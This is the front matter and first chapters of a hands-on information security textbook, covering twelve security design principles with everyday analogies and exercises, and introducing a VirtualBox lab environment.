David Basin
Patrick Schaller
Michael Schläpfer

Applied Information Security

A Hands-on Approach

Springer

Applied Information Security

David Basin · Patrick Schaller · Michael Schläpfer

Applied Information Security

A Hands-on Approach

Springer

Prof. Dr. David Basin
ETH Zurich
Zurich
Switzerland
basin@inf.ethz.ch

Michael Schläpfer
ETH Zurich
Zurich
Switzerland
michschl@inf.ethz.ch

Dr. Patrick Schaller
ETH Zurich
Zurich
Switzerland
patrick.schaller@inf.ethz.ch

ISBN 978-3-642-24473-5 e-ISBN 978-3-642-24474-2
DOI 10.1007/978-3-642-24474-2
Springer Heidelberg Dordrecht London New York

Library of Congress Control Number: 2011941698

ACM Classification (1998): K.6.5, K.4.4, D.4.6, E.3

Cover design: deblik, Berlin

Printed on acid-free paper

Springer is part of Springer Science+Business Media (www.springer.com)

To our families for their support and to the members of the Institute of Information Security Group at ETH Zurich for their input and feedback.

Preface

Over the past decades, information security has emerged from being a specialist topic studied primarily by military cryptographers to being a general subject area relevant for every professional who wishes to better understand, develop, or use modern information and communication systems. Most courses on information security emphasize theory and basic concepts: cryptography, algorithms, protocols, models and selected applications. This is essential in providing the reader with a basic understanding of the subject. But information security is ultimately about getting your hands dirty and putting these ideas to work. That is where this book comes in.

Our goal in writing this book is to provide a hands-on experimental counterpart to the more theoretically-oriented textbooks available. We approach information security from the perspective of a laboratory where students carry out experiments, much like they do in other courses such as physics or chemistry. Our aim is to help students better understand the theory they have learned by putting it directly to use and seeing first-hand the practical consequences and the subtleties involved. Just like with other lab courses, this book is not intended to be a replacement for a theory course and associated textbooks; it is complementary and has the aim of building on and extending the students' knowledge.

This book arose out of a lab course held at ETH Zurich, starting in 2003 and still held today. The course's goal is exactly that stated above: to provide a counterpart to the more theoretical courses offered in information security at ETH Zurich. Students taking this course receive this book together with software containing three networked virtual machines, running in a virtual environment. The book confronts the reader with problems related to different topics in information security, and the software allows them to carry out experiments and apply the concepts they have previously learned.

The main focus of this book is on the security of networks, operating systems, and web applications. Each of these topics is vast and could be the subject of its own book. We restrict our attention to central security questions in each of these areas, for example, well-established topics like authentication and access control, logging, typical web application vulnerabilities, and certificates. This fits well with our intention of having the laboratory complement a more theoretically-oriented course in information security.

This book goes hand-in-hand with software. The software is distributed on the Internet and can be downloaded from www.appliedinfsec.ch. By using virtualization, the course software is completely self-contained. The software runs on most operating systems — including Windows, Linux, Macintosh and OpenSolaris — supporting VirtualBox, which is a freely available virtualization environment for x86 and AMD64/Intel64 platforms.

How to use this book

This book can be used in either of two ways. First, it can be used for self-study. When we teach this course at ETH Zurich, the students work independently through all of the chapters, answering the given questions. Those students who have taken a first course in information security and have experience working with some Unix derivative can complete most of the exercises on their own. To make the book suitable for self-study, we have included answers to the questions in an appendix.

Second, the book can be used as part of a laboratory course at a university or within industry. For the course we hold at ETH Zurich, we supplement the laboratory exercises with a project. During the project, the students work in groups of up to four students. Their task is to develop a complete system in accordance with a given specification. The system must be delivered as a set of virtual machines running under VirtualBox. Towards the end of the course the virtual machines are distributed among the groups of students, and each system is reviewed by a different group. The overall grade awarded for the course is based on the grade given for the project and the grade achieved in a final examination.

In either usage, the chapters are best read in the order presented. Chapter 1 provides background on the basic security principles that are used throughout the book. Chapter 2 introduces the VirtualBox environment, which is needed for the exercises. Afterwards, come two mostly independent parts: Chaps. 3–5 are on network and operating system security, and Chaps. 6–7 are on web application security and certificates. There is some overlap, however, as applications use network services and run on operating systems; hence we recommend covering both parts in the order presented.

The book's final chapter is on risk analysis. This chapter is independent of the other chapters and is of a different flavor. It describes a general procedure for analyzing the security of entire systems, i.e., analyzing the whole rather than just the individual parts. For self-study, this section can be omitted. However, it is essential for those readers carrying out the project and it is an important topic in its own right.

The book has four appendices. Appendices A–B give a detailed example of a possible project, which we have successfully used at ETH Zurich. Appendix C provides a brief overview of Linux and various utility programs that are useful for the exercises and the project. The material in this appendix is elementary, but our experience is that it is helpful for readers with limited prior experience using Linux-like systems. Appendix D provides answers to all questions posed in this book.

Notation and terminology

We use various conventions in the book. To start with, as is often the case in security texts, we tell stories with the characters Alice, Bob, and Mallet. We use these names for different purposes and use distinct fonts to indicate the intended purpose. Alice and Bob play the roles of honest agents, whereas Mallet is a malicious agent who tries to break into systems or compromise their security in some way. Each of these agents is assigned its own virtual machine with the same name as the agent. The host **`alice`** runs a desktop operating system with a graphical user interface, whereas the host **`bob`** is configured as a typical server providing only command-line access. Agent Mallet's machine, the host **`mallet`**, runs a desktop operating system providing tools to break into other systems. Finally, the agents' names are also used as usernames for certain applications. For example, *bob* denotes Bob's login name on the host **`bob`**.

We often present system input and output. To denote this, we use typewriter font for `commands`, `command-line inputs`, `outputs`, and `file names`.

The software in this book is based on Linux. All of the ideas we illustrate apply to other Unix-like systems like BSD, Solaris, Mac OS, etc. Moreover most of the commands we give will work on these other systems, perhaps with minor variations. In general we use the term Linux to refer to any Unix-like system.

We include both problems and exercises in this book. The distinction is as follows. Problems are interleaved with the text and allow readers to check their knowledge as they go. Brief solutions are given to all problems in Appendix D. We use a special environment to highlight problems

Problem 0.1 This is a problem with a solution provided in Appendix D.

Most chapters also end with additional exercises in the form of questions. When used as part of a course, these exercises allow a tutor to check the students' knowledge, as homework or in an exam. Hence answers are not provided.

Finally, we use boxes to highlight important text. To indicate actions that the reader is expected to perform, we prefix the action with the ▷ symbol and frame it in a box.

▷ This is an action the reader is expected to perform.

We also use boxes to frame principles, clarify settings, and the like.

Thou shalt not kill, steal, or leave application input unvalidated.

For brevity we abbreviate console output where it is obvious or unimportant. For example, we omit the current working directory and write `alice@alice:$` instead of `alice@alice:/var/log$`.

History and acknowledgements

The Information Security Laboratory at ETH Zurich was established by David Basin and Michael Näf in 2003. They designed a series of experiments in information security built on top of a virtualized environment, wrote a script based on the experiments, and used it for a lab course that they held starting in the 2003/4 winter semester. With its distinctly hands-on approach, the course has continued to be popular with advanced students. When Michael Näf left the department in 2007 to found the company Doodle, Patrick Schaller took over the lab and gave the course together with David Basin and tutorial assistants.

Apart from minor amendments, the teaching material for the course, consisting of a script and associated software, remained basically unchanged between 2004 and 2009. This high degree of stability testifies to the quality of the initial course but also to the difficulty inherent in changing the virtual machines supplied to the students. In 2010, however, we decided that the time was ripe for a major revision of the script and the software delivered with it. We kept the initial structure of the script but revised, updated, or changed a considerable part of the content. In addition we replaced the software (virtual machines) with up-to-date versions. The result is the basis for this book.

Numerous people assisted in producing the material for this course, much of which made its way into this book, in one form or another. The main contributors to the first version are David Basin, David Gubler, Manuel Hilty, Tilman Koschnik, Michael Näf, Rico Pajarola, Patrick Schaller, Paul Sevinç, and Florian Schütz. Michael Näf, in particular, was the main driver behind course material development in the early years. The first, major revision was undertaken mainly by David Basin, Luka Malisa, Pascal Sachs, Patrick Schaller, and Michael Schläpfer. We thank all of our collaborators for their tremendous assistance in making this book possible. We also thank Barbara Geiser who produced all the pictures used in this text and Jeffrey Barnes for his help in copy editing.

Zurich, Switzerland
August 2011

David Basin
Patrick Schaller
Michael Schläpfer

Contents

Chapter 1
Security Principles

Our objective in writing this book is to help readers improve their understanding of information security by carrying out hands-on experiments where they apply and deepen their knowledge. We will not cover all the related theory and assume that the reader has a basic knowledge of cryptography and information security, perhaps from other courses or books. Nevertheless, we will summarize some of the more central notions that are relevant for the experiments.

This first chapter is cross-cutting in that we summarize principles that are relevant for the coming chapters. We present 12 security principles that provide guidelines on how to incorporate security into system design. The principles are stated as generally as possible and should help the reader to discover commonalities among the more concrete design practices presented in the subsequent chapters.

1.1 Objectives

After reading this chapter you should understand the 12 principles and be able to explain each of them to an IT specialist who is unfamiliar with them. Moreover, you should be able to provide several examples of adherence to the principles or of how their violation results in security problems.

1.2 Problem Context

In this book, we will focus on security of systems, where the system typically is a computer platform that runs software, such as a web server. Security is often defined with respect to a policy describing which kinds of actions are authorized. Consider, for example, an e-mail service where only legitimate users who are registered with the service should be allowed to access their mailboxes. This security policy is violated if a malicious, illegitimate user can access the mailbox of a legitimate user, for example by acquiring his authentication credentials.

The example of the e-mail service illustrates the complexity of information security. Even a simple platform providing an e-mail service typically involves several subsystems, such as a web front end, a mail server and a database. The malicious user therefore has numerous possibilities for attacking the system. Aside from determining a valid user name and password combination, he may also exploit vulnerabilities in the web server, the database, the operating systems they reside on, etc. This simplifies the adversary's job as a single vulnerability may undermine the system's security. In contrast, those responsible for the system's security must consider the entire system and leave no stone unturned. Security cannot be isolated to a single system component, and engineering secure systems has ramifications through all phases of system development, deployment and operation.

In the next section, we present a set of security principles that have been taken directly or derived from the scientific and engineering literature [5, 12, 18, 22, 24]. The principles provide guidelines on how to account for security during the development process and how to evaluate existing solutions.

1.3 The Principles

Classic information security goals are confidentiality, integrity, availability and accountability. The following selection of security principles helps us achieve these goals and analyze systems with regard to their security. This selection is not intended to be comprehensive, but it does include those principles which are most essential, regardless of the actual domain. This means that they apply to operating system security as well as to application and network security.

To enable their broad use, we formulate these principles abstractly in terms of *subjects* and *objects*. Subjects are active entities, such as a user or a system acting on a user's behalf. Objects are passive containers that store information as data. Access to an object usually implies access to the data it contains. Examples of objects are records, blocks, pages, segments, files, directories and file systems.

For many of these principles, we refer to Saltzer and Schroeder, whose article [18] on the subject is a classic. Although they wrote their paper over 35 years ago, most of the principles they state are just as relevant and clear today as they were then.

1.3.1 Simplicity

Keep it simple.

This principle applies to any engineering and implementation task involved in designing or maintaining a system. More generally, it is a good guideline whenever a problem needs to be solved and often reflects the quality of a solution. The simpler a solution, the easier it is to understand.

Simplicity is desirable for all aspects of system design and development, for operation and maintenance as well as for security mechanisms. Simpler systems are less likely to contain flaws than complex ones. Moreover, simpler systems are easier to analyze and review, and it is thus easier to establish their trustworthiness.

Saltzer and Schroeder call this principle economy of mechanism. They point out its importance when protection mechanisms are inspected on the software and hardware levels. For such inspections to succeed, a small and simple design is essential.

1.3.2 Open Design

The security of a system should not depend on the secrecy of its protection mechanisms.

Saltzer and Schroeder describe this principle very accurately:

> The mechanisms should not depend on the ignorance of potential adversaries, but rather on the possession of specific, more easily protected, keys or passwords. This decoupling of protection mechanisms from protection keys permits the mechanisms to be examined by many reviewers without concern that the review may itself compromise the safeguards. ... It is simply not realistic to attempt to maintain secrecy for any system which receives wide distribution.

In cryptography this is known as Kerckhoffs' principle [7], which states that a cryptosystem should be secure even if all aspects of the system (except the keys being used) are public knowledge.

Secrets are hard to protect. Secrets must be stored somewhere, for example, in human memory, in machine memory, on disks or external devices, and protected accordingly. The amount of information that needs to be kept secret should therefore be reduced to a minimum.

Example 1.1. We do not design doors that only authorized persons know how to open and close. Instead, we design standardized doors with standardized locks (both with different protection levels) and rely on the protection of the associated key.

1.3.3 Compartmentalization

Organize resources into isolated groups of similar needs.

Compartmentalization means organizing resources into groups (also called compartments or zones), each of which is isolated from the others, except perhaps for some limited and controlled means of exchanging information. The principle of compartmentalization is applied in different areas in computer science, for example, in programming, where functions and variables are grouped and put into separate modules or classes.

Example 1.2.

1. Sensitive applications are often run on separate computers in order to minimize the impact of an attack: If one computer and its application are compromised, this does not entail the compromise of other applications. The same applies to the different tiers in web-based applications. They are usually placed on separate servers, for example, to protect the database in case the business logic is compromised on the application server.
2. There are other ways to separate applications and operating systems. They are based on software solutions that separate applications on a single physical machine. Common technologies for achieving this are Kernel/User-Mode in Unix systems, VirtualBox, VMware, Xen, VServer, Jail, chroot or hard disk partitions.
3. Compartmentalization is often used in networks. Filtering devices such as firewalls are employed to partition a network into separate zones, and communication between zones is governed by a policy. The objective is to increase the difficulty of attacking machines or servers from a host in a different zone. A common zoning concept includes an internal network and a demilitarized zone (DMZ) with connections to external networks and the Internet.
4. Compartmentalization is also important in software development and is supported by most modern programming languages. Language-based mechanisms, such as encapsulation, modularization and object-orientation, encourage and enable compartmentalization. These mechanisms also help to build more secure systems.

Compartmentalization has several positive characteristics. First, it often facilitates simplification, since compartments contain resources with the same (or similar) needs. For example, coarse-grained access control is easier to understand, implement, review and maintain than fine-grained access control. Second, problems resulting from attacks, operational problems, unintended mishaps and the like are often isolated to a single compartment. Compartmentalization thus reduces the negative effects of the problem and provides mechanisms for tackling it. For example, one may disconnect an affected network compartment from the Internet, or stop a misbehaving process. Third, highly security-sensitive functionality can be placed in one specific compartment in which special security measures and policies can be enforced.

An important application of compartmentalization in software engineering is the separation of data and code. Many protocols and data structures mix data and code which can lead to security vulnerabilities. Mixing data and code on the stack leads to buffer overflows. Mixing data and code in office documents can result in malicious documents, e.g., those containing macro viruses. Mixing data and code in web pages leads to cross-site scripting, while mixing data and code in SQL statements leads to SQL injections, and so on.

Problem 1.1 Can you name other examples where the failure to separate data and code leads to security problems?

While compartmentalization implies some form of separation, it is often infeasible to completely isolate resources, functions, information, communication channels or whatever the objects under consideration are. In many cases connections between compartments remain, and special care must be taken to tightly control the corresponding interfaces in such a way that an interface itself does not become a source of vulnerabilities.

Examples of such connections include mechanisms for interprocess communication in an operating system (such as pipes, sockets, temporary files and shared memory), network devices (such as a firewall) that connect one network area to another, or application programming interfaces.

Saltzer and Schroeder discuss the least common mechanism principle, which makes a similar statement:

> Minimize the amount of mechanism common to more than one user and depended on by all users. Every shared mechanism (especially one involving shared variables) represents a potential information path between users and must be designed with great care to be sure it does not unintentionally compromise security.

Example 1.3. Prisons are often compartmentalized to prevent prisoners from forming large groups. Submarines have compartments to ensure that one leak does not sink the entire vessel. Buildings have compartments to prevent fires from spreading, and different areas are allocated to different groups of fans at soccer games.

1.3.4 Minimum Exposure

Minimize the attack surface a system presents to the adversary.

This principle mandates minimizing the possibilities for a potential adversary to attack a system. It advocates the following:

1. Reduce external interfaces to a minimum.
2. Limit the amount of information given away.
3. Minimize the window of opportunity for an adversary, for example, by limiting the time available for an attack.

Example 1.4.

1. An important security measure in every system is to disable all unnecessary functionality. This applies in particular to functionality that is externally available. Examples include networked services in an operating system or connectivity options like infrared, WLAN or Bluetooth in a handheld device.
2. Some systems provide information that can help an adversary to attack a system. For instance, poorly configured web servers may reveal information about installed software modules, including their version and even their configuration. Minimizing such information leakage improves overall security.
3. Brute-force attacks against password-based authentication mechanisms work by repeatedly trying different user names and passwords until a valid combination is found. Security mechanisms to diminish the window of opportunity for the adversary include locking the account after several failed login attempts, increasing the time the user must wait between failed attempts, or introducing CAPTCHAs (Completely Automated Public Turing test to tell Computers and Humans Apart) to prevent a noninteractive program from automatically calling the login process.
4. The window of opportunity for an adversary is also diminished when an application supports sessions with an automatic session timeout or, on client computers, with an automatic screen lock. In both cases, the time available to reuse an old session by a user who neglected to logout is reduced.

Example 1.5. A medieval castle did not have a dozen entry points but instead just one or two. In World War II, people were instructed to shade the windows of their homes at night in order not to give away the location of cities to the enemy. Self-closing doors with a spring mechanism minimize the opportunity for a potential intruder to gain access after a legitimate person enters or leaves a building.

1.3.5 Least Privilege

Any component (and user) of a system should operate using the least set of privileges necessary to complete its job.

The principle states that privileges should be reduced to the absolute minimum. As a consequence subjects should not be allowed to access objects other than those really needed to complete their jobs.

Example 1.6.

1. Employees in a company do not generally require access to other employees' personnel files to get their jobs done. Therefore, in accordance with this principle, employees should not be given access to other employees' files. However, a human resources assistant may require access to these files and, if so, is granted the necessary access rights.
2. Most office workers do not need the privileges of installing new software on a corporate computer, creating new user accounts or sniffing network traffic. These employees can do their jobs with fewer privileges, e.g., access to office applications and a directory to store data.
3. A well-configured firewall restricts access to a network or a single computer system, to a limited set of TCP/UDP ports, IP addresses, protocols, etc. If a firewall protects a web server, it usually restricts access to TCP ports 80 (HTTP) and 443 (SSL). These are the least privileges that subjects (web users) require to perform their task (web browsing) on the object (web server).
4. A web server's processes need not run with administrative privileges; they should run with the privileges of a less privileged user-account.

Ensuring this principle requires understanding of the system design and architecture as well as of the tasks that should be carried out by system users. Implementing this principle is often difficult. In a perfect world, the information could be derived from a clearly defined security policy. However, fine-grained and well-defined security policies rarely exist, and necessary access must be identified on a case-by-case basis. Least privilege is a central principle because it helps to minimize the negative consequences of unexpected operation errors, and it reduces the negative effects of deliberate attacks carried out by subjects with privileges.

Example 1.7. Keys to an office building may constitute a mechanism for implementing least privilege: An assistant who only works regular office hours only needs the key to his own office. A senior employee may have keys to his office and the main door to the building. The janitor has keys to every door apart from safes.

1.3.6 Minimum Trust and Maximum Trustworthiness

Minimize trust and maximize trustworthiness.

The difference between a trustworthy and a trusted system is important. A user of a system has an expectation of how the system should behave. If the user trusts the system, he assumes the system will satisfy this expectation. This is just an assumption, however, and a trusted system may "misbehave", in particular by acting maliciously. In contrast, a trustworthy system satisfies the user's expectations.

This principle implies the need either to minimize expectations and thus to minimize the trust placed in a system or to maximize the system's trustworthiness. This is particularly important when interacting with external systems or integrating third-party (sub-)systems. Minimizing expectations can result in a complete loss of trust and therefore in using the external system only for non–security-relevant tasks. Maximizing trustworthiness means turning assumptions into validated properties. One way to do so is to rigorously prove that the external systems behave only in expected (secure) ways.

In general, trust should be avoided whenever possible. There is no guarantee that the assumptions made are justified. For example, in the case of a system relying on external input, it should not trust that it is given only valid inputs. Instead the system should verify that its input is actually valid and take corrective actions when this is not the case. This eliminates the trust assumption.

Example 1.8. Web applications are often susceptible to vulnerabilities caused by unvalidated input. Typically, web applications receive data from web clients, e.g., in HTTP headers (such as cookies). This data need not be benign: It could be tampered with to cause a buffer overflow, SQL injection, or a cross-site scripting attack. Web applications should not trust data received but should instead verify the validity of the data. This usually requires filtering all input and removing potentially "dangerous" symbols.

Trust is generally a transitive relation in system engineering. A system's behavior can depend on other systems that have no direct relation to it and are only related indirectly over a chain of trust. Indeed these other systems might not even be known to the system developers. A standard example of this is the use of remote login procedures like SSH, explained in Chap. 4. A user A on one computer who trusts a user B on another computer can use SSH to enable B to log in to his computer. This trust might be justified because both computers are in the same administrative domain. However, suppose B trusts an external user C, e.g., a supplier who delivers second-level support, and thereby also provides C SSH access to B's computer. By transitivity A also trusts C. This may or may not be acceptable and it must be taken into account when thinking about the security of A.

Problem 1.2 Extend some of the above examples to illustrate the problem of transitive trust.

Example 1.9. Parents tell their children not to take candies from strangers. Countries do not just trust individuals at their borders but base their trust on evidence which is hard to forge, like passports. Airlines and airports do not trust passengers' luggage but have it screened.

1.3.7 Secure, Fail-Safe Defaults

The system should start in and return to a secure state in the event of a failure.

Security mechanisms should be designed so that the system starts in a secure state and returns to a secure default state in case of failure. For example, a security mechanism can be enabled at system start-up and re-enabled whenever the system or a subsystem fails. This principle also plays an important role in access control: The default and fail-safe state should prevent any access. This implies that the access control system should identify conditions under which access is granted. If the conditions are not identified, access should be denied (the default). This is often called a *whitelist approach*: Permission is denied unless explicitly granted. The opposite (less secure) variant is the *blacklist approach*: Permission is granted unless explicitly denied.

Saltzer and Schroeder mention an additional reason why denying access as the default may be advantageous in case of failures:

> A design or implementation mistake in a mechanism that gives explicit permission tends to fail by refusing permission, which is a safe situation since it will be quickly detected. On the other hand, a design or implementation mistake in a mechanism that explicitly excludes access tends to fail by allowing access, a failure which may go unnoticed in normal use.

Example 1.10.

1. Many computers are equipped with security mechanisms like personal firewalls or antivirus software. It is essential to have these mechanisms enabled by default and to ensure that they are reactivated after a crash or a manual reboot. Otherwise an adversary only needs to provoke a reboot to deactivate these security mechanisms.
2. Most firewall rule sets follow the whitelist approach. The default rule is to deny access to any network packet. Thus a packet is allowed through only if some rule explicitly permits it to pass, and otherwise it is dropped.
3. Crashes and failures often leave marks on a system: core dumps, temporary files or the plaintext of encrypted information that was not removed before the crash. The principle of fail-safe defaults states that failures are taken into account and clean-up measures are taken during the error-handling process. The disadvantage, however, is that removing this information may complicate troubleshooting or forensics.

Example 1.11. Doors to a building often lock when closed and cannot be opened from the outside; indeed, they may not even be equipped with a doorknob on the outside. However, safety requirements may specify that doors must open in emergency situations (e.g., emergency exits or fire doors).

1.3.8 Complete Mediation

Access to any object must be monitored and controlled.

This principle states that each access to every security-relevant object within a system must be controlled. Thus, an access control mechanism must encompass all relevant objects and must be operational in any state the system can possibly enter. This includes normal operation, shutdown, maintenance mode and failure.

Care should be taken to ensure that the access control mechanism cannot be circumvented. Sensitive information should also be protected during transit and in storage, which often requires data to be encrypted in order to achieve complete mediation. A system that merely controls access to unencrypted objects can often be attacked by means of layer-below attacks. In a layer-below attack an adversary gains unauthorized access to an object by requesting it below the enforcement layer. Examples of this include booting a different operating system to circumvent file-system-based access control, or sniffing traffic to circumvent access control mechanisms imposed by a web application.

Saltzer and Schroeder additionally mention identification as a prerequisite to complete mediation, and they point out the risks of caching authorization information:

> [Complete mediation] implies that a foolproof method of identifying the source of every request must be devised. It also requires that proposals to gain performance by remembering the result of an authority check be examined skeptically. If a change in authority occurs, such remembered results must be systematically updated.

Example 1.12.

1. A computer's memory management unit is a hardware component that, among other responsibilities, enforces range checks on every memory access request.
2. An encrypted file system can help to ensure complete mediation in cases where file system access control is enforced by the operating system and therefore is not necessarily guaranteed when the operating system is not running.
3. Canonicalization is the process of converting data that has multiple representations into a normalized, canonical representation. Canonicalization issues are a common cause of problems for complete mediation; for example, a check for authority may fail due to a special encoding or alternate form. Examples are file system paths (`/bin/ls` vs. `/bin/..///bin/././ls`), host names (www.abc.com vs. 199.181.132.250) and URLs (www.xyz.com/abc vs. www.xyz.com/%61%62%63).

Example 1.13. Airport authorities take great care to ensure that each and every subject is properly authenticated before entering sensitive areas of the airport or boarding a plane. Airports ensure complete mediation by using architectural means and by controlling the flow of passengers throughout the airport.

1.3.9 No Single Point of Failure

Build redundant security mechanisms whenever feasible.

This principle states that security should not rely on a single mechanism. As a consequence, if one mechanism fails, there are others in place that can still prevent malice, so there is no single point of failure. This principle is also known as defense in depth. The principle itself does not stipulate how many redundant mechanisms should be employed. This must be determined on the basis of a cost-benefit analysis. Indeed, only a single mechanism may be possible due to other conflicting requirements such as financial resources, usability, performance, administrative overhead, etc. Still, it is good practice to try and prevent single points of failure when feasible.

A common technique for preventing single points of failure is separation of duties. Saltzer and Schroeder describe it as follows:

> Where feasible, a protection mechanism that requires two keys to unlock it is more robust and flexible than one that allows access to the presenter of only a single key. ...The two keys can be physically separated and distinct programs, organizations, or individuals made responsible for them. From then on, no single accident, deception, or breach of trust is sufficient to compromise the protected information.

Example 1.14.

1. Two-factor authentication relies on two components, often a physical token (e.g., a one-time password generator) and a PIN. A single factor on its own is not sufficient for authentication.
2. Many companies install antivirus software on their mail servers, Internet proxies, file servers, client computers and server machines. One reason is that there are different infection vectors, not all of which can be addressed by an installation in just one place. Another reason is to prevent single points of failure: The antivirus software on the mail server could fail, perhaps because it crashed or somebody stopped it and forgot to restart it, or because a message is encrypted. In these cases, the antivirus software on the client can still detect the malware. Some companies even employ the software of two different antivirus software vendors. If one product fails to detect a certain type of malware, the other might still succeed.
3. It is good practice both to employ a firewall at the network perimeter and to secure internal applications by hardening their operating systems and running applications with minimal privileges. In the event that an adversary is able to circumvent the firewall, the individual servers and applications should still be able to withstand attacks.

Example 1.15. There are numerous examples of this principle from the physical world. Airplanes fly with four engines instead of just one or two. High-security safes are equipped with two locks and the corresponding keys are held by different people; both keys must be used to unlock the door (separation of duties). Credit cards are delivered through postal mail and the corresponding PIN codes are often delivered in a separate letter a few days earlier or later. Thus, theft or loss of one letter alone does not compromise the security of the credit card.

1.3.10 Traceability

Log security-relevant system events.

A trace is a sign or evidence of past events. Traceability therefore requires that the system retains traces of activities. A frequently used synonym for trace is the term audit trail, which is defined as a record of a sequence of events, from which the system's history may be reconstructed.

Traceability is ensured by providing good log information. So when you design a system you must determine which information is relevant and provide proper logging infrastructure. This includes planning where and for how long log information is stored, and whether additional security measures are necessary. Additional security mechanisms include making backups of log information, logging to a tamper-resistant or tamper-evident device, using encryption to ensure confidentiality, or using digital signatures to ensure the integrity and authenticity of the logs. Good log information is useful for many purposes: to detect operational errors and deliberate attacks, to identify the approach taken by the adversary, to analyze the effects of an attack, to minimize the spread of such effects to other systems, to undo certain effects, and to identify the source of an attack.

Traceability is often an important prerequisite for accountability, i.e., linking an action to a subject that can be held responsible. An additional requirement for accountability is the use of unique identifiers for all subjects, especially users. Do not use shared accounts, as they cannot be linked to individuals.

The objective of linking actions to persons can interfere with individual privacy and data protection laws. Care must be taken when recording personal data, since the logging should comply with the relevant regulations. Additional security measures should be implemented to ensure data protection where appropriate. One possible measure is to record pseudonymous log information and to store the true user identities in a separate place, where each kind of information is accessible to different people. This is an example of separation of duties.

Example 1.16. Many hard-copy forms in companies have an audit trail. Invoices in particular may require signatures, stamps and other information as they flow through the administrative processes. They are archived afterwards so that it is later possible to determine who checked an invoice or who cleared it.

1.3.11 Generating Secrets

Maximize the entropy of secrets.

Following this principle helps to prevent brute-force attacks, dictionary-based attacks or simple guessing attacks. In short, it helps keep secrets secret.

Example 1.17. Use a good pseudorandom number generator and sufficiently large keys when generating session tokens (e.g., in web applications), passwords and other credentials (especially secrets that are shared between devices for mutual authentication), and all cryptographic keys. In case of passwords generated by humans, special care must be taken to ensure they are not guessable.

Example 1.18. A combination lock for a bicycle is the natural offline example. The smaller the key space (often 10^3), the easier it is to open the lock by trying all combinations. Similarly, if the key is predictable (e.g., a trivial combination like 000), the lock is also quickly opened.

1.3.12 Usability

Design usable security mechanisms.

Security mechanisms should be easy to use. The more difficult a security mechanism is to use, the more likely it is that users will circumvent it to get their job done or will apply it incorrectly, thereby introducing new vulnerabilities. Only a few examples of this principle appear in this book, but it is certainly important enough to be included.

Saltzer and Schroeder call this principle psychological acceptability:

> It is essential that the human[-computer] interface should be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly. Also, to the extent that the user's mental image of his protection goals matches the mechanisms he must use, mistakes will be minimized. If he must translate his image of his protection needs into a radically different specification language, he will make errors.

This principle is not only concerned with end users: It applies to all system staff, including system administrators, user administrators, auditors, support staff and software engineers. As with all other mechanisms, security mechanisms must be designed with these users and their limitations in mind.

Example 1.19.

- Most end users do not understand cryptographic mechanisms. They do not understand what a certificate is, its intended use and how to verify the authenticity of

a server certificate. As a consequence, it is possible to impersonate a web server even in settings where server certificates are used.
- With an overly restrictive operating system setup, system administrators often resort to using the root account by default to circumvent restrictions imposed upon their user accounts. Otherwise they cannot work efficiently.

Example 1.20. Some doors close and lock automatically and must be unlocked with a key to be reopened. If such doors are used frequently, people are likely to keep them from ever closing by blocking them with a chair or some other object.

1.4 Discussion

Most real systems do not adhere to all the principles we have given. But these principles help us to pay due attention to security when we are designing or analyzing systems or their components. The question of whether a principle has been applied can often not be answered with a simple yes or no. Principles can be realized on different levels, reflecting, for example, the manpower or financial resources available and the risks involved. Moreover, in many situations there are good reasons to deliberately not implement a principle.

Problem 1.3 Many of the principles discussed are not independent from the other principles. Some of them overlap, while others are in conflict. Identify at least three cases in which two or more principles overlap or are in conflict. Explain the reasons for this.

1.5 Assignment

When you work through the rest of this book recall the principles discussed in this chapter. Try to associate each topic and experiment with one or several of the principles, asking yourself "Which principle motivates this security measure?" or "Which principle was ignored here, resulting in a security vulnerability?".

1.6 Exercises

Question 1.1 Explain the principle of secure, fail-safe defaults using firewalls as an example.

Question 1.2 Explain the principle of least privilege and provide two applications of this principle in your daily life.

Question 1.3 Explain why security by obscurity typically does not lead to an increased level of security.

Question 1.4 In the terminology of Saltzer and Schroeder [18], complete mediation describes the security principle which requires access checks for any object each time a subject requests access. Explain why this principle may be difficult to implement and give examples that illustrate the difficulties you mention.

Question 1.5 In contrast to the open design principle, the minimum exposure principle demands that the information given away is reduced to a minimum. Are these principles contradictory? Provide examples that support your answer.

Question 1.6 Explain the principle of compartmentalization and give an example.

Question 1.7 Give examples of systems that are trustworthy and trusted, systems that are trusted but not trustworthy, and systems that are trustworthy but not trusted.


Question 1.8 What is a *whitelist approach* and how does it differ from a *blacklist approach*? Give examples of when one approach is preferable to the other.

Question 1.9 A company wants to provide a service to their customers over the Internet. Figure 1.1 shows two different system design solutions.


Solution a: The server providing the service is located in a demilitarized zone (DMZ) that is separated from the Internet and the intranet, controlled by a firewall.

Solution b: The server providing the service is located in the intranet that is separated from the Internet, controlled by a firewall.

Compare the two designs and give at least four arguments for or against them. Use the security principles to substantiate your arguments. Which of these designs would you prefer?



(a) Server in dedicated DMZ



(b) Server part of intranet

Fig. 1.1 Two system design solutions

Chapter 2
The Virtual Environment

In the following chapters we examine a variety of problems related to information security, as they arise in modern computer and communication systems. To deepen your understanding of these problems, we do not merely consider them abstractly. Rather, we additionally provide you with a set of preconfigured virtual machines that allow you to work through the examples actively in a virtual environment.

As a virtualization environment we have chosen VirtualBox [23]. VirtualBox runs on Windows, Linux, Macintosh and OpenSolaris hosts, and supports a large number of guest operating systems. By following the instructions below, you should be able to install the virtual machines on your own computer, which you will need to complete the practical experiments in the following chapters. The virtual machines can be downloaded from the book's web page, www.appliedinfsec.ch.

The structure of this chapter is as follows. We start with a general introduction to VirtualBox and explain its network options. Afterwards we provide information on the virtual machines as they are used for the practical exercises in this book. Besides information on the network setup you will find information on the types of operating systems, installed software, and user accounts in this section. Finally, we provide brief installation instructions for each of the virtual machines used in subsequent chapters.

Note to the reader: To simply install the virtual machines in order to complete the experiments in this book you may skip Sects. 2.2 and 2.3 and follow the installation instructions in Sect. 2.4.

